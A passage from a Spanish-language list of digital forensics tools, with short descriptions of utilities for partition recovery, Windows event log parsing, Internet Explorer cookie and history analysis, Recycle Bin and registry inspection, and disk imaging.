Programa que permite chequear y recuperar una partición eliminada. Soporta BeFS (BeOS), BSD disklabel (FreeBSD/OpenBSD/NetBSD), CramFS (Sistema de ficheros comprimido), DOS/Windows FAT12, FAT16, FAT32, HFS, JFS, Ext2, Ext3, Linux Raid, Linux Swap (versiones 1 y 2), LVM, LVM2, Netware NSS, NTFS (Windows NT/2k/XP/2003), ReiserFS 3.6, UFS, XFS y SGI's Journal File System.

Dump Event Log

Herramienta de línea de comandos que vuelca el log de eventos de un sistema local o remoto en un fichero de texto separado por tabuladores. También puede utilizarse como filtro en la búsqueda de determinados tipos de eventos.

fccu-docprop

Utilidad de línea de comandos que muestra las propiedades de ficheros MS-OLE como son los DOCS o XLS. Utiliza la librería libgsf para obtener los metadatos y puede utilizarse en investigaciones forenses.

fcc-evtreader

Herramienta para el análisis forense que permite al investigador analizar ficheros de log de eventos de Windows. Se trata de un script de perl que puede funcionar bajo Linux y otros sistemas *NIX.

GrokEvt

Conjunto de scripts en python que permiten analizar ficheros de registro de eventos de Windows NT. También permite extraer cualquier otro tipo de log y convertirlo en un formato legible.

Event Log Parser

Script PHP que, pasándole un fichero de log de Windows, permite extraer su contenido en un fichero de texto ASCII.

srprint

Herramienta que permite volcar el contenido de los ficheros de log de la utilidad de restauración del sistema de Windows XP. Este tipo de logs permiten averiguar la fecha de creación y borrado de ficheros que ya no estén presentes en el sistema.

iDetect Toolkit

Utilidad que asiste a un investigador forense en el análisis de la memoria de un sistema comprometido.

Galleta

Una herramienta para el análisis forense de las cookies del Internet Explorer. Parsea la información de un fichero de cookie obteniendo como resultado campos separados por tabuladores que pueden importarse fácilmente a una hoja de cálculo.

Pasco

Permite analizar los ficheros de registro de la actividad del Internet Explorer. Parsea la información de un fichero index.dat obteniendo como resultado campos separados por tabuladores que pueden importarse fácilmente a una hoja de cálculo.

Web Historian

Asiste en la recuperación de las URLs de los sitios almacenados en los ficheros históricos de los navegadores más habituales, incluyendo: MS Internet Explorer, Mozilla Firefox, Netscape, Opera y Safari.

Rifiuti

Herramienta para el análisis forense de la información almacenada en la Papelera de Reciclaje de un sistema Windows. Parsea la información de un fichero INFO2 obteniendo como resultado campos separados por tabuladores que pueden importarse fácilmente a una hoja de cálculo.

Reg Viewer

GUI en GTK 2.2 para la navegación de ficheros de registro de Windows. Es independiente de la plataforma en que se ejecute.

Regutils

Herramienta para la manipulación de ficheros ini y de registro de sistemas Windows 9x desde UNIX.

allimage

Esta herramienta para Windows nos permitirá crear imágenes bit a bit de cualquier tipo de dispositivo de almacenamiento de datos (diskettes, cdroms, unidades usb, discos duros, etc). Cabe destacar que incluye un gestor para montaje de particiones de forma que puede resultar muy útil para asignar una letra de unidad a un fichero de imagen de un sistema Windows de forma que pueda realizarse un análisis post-mortem.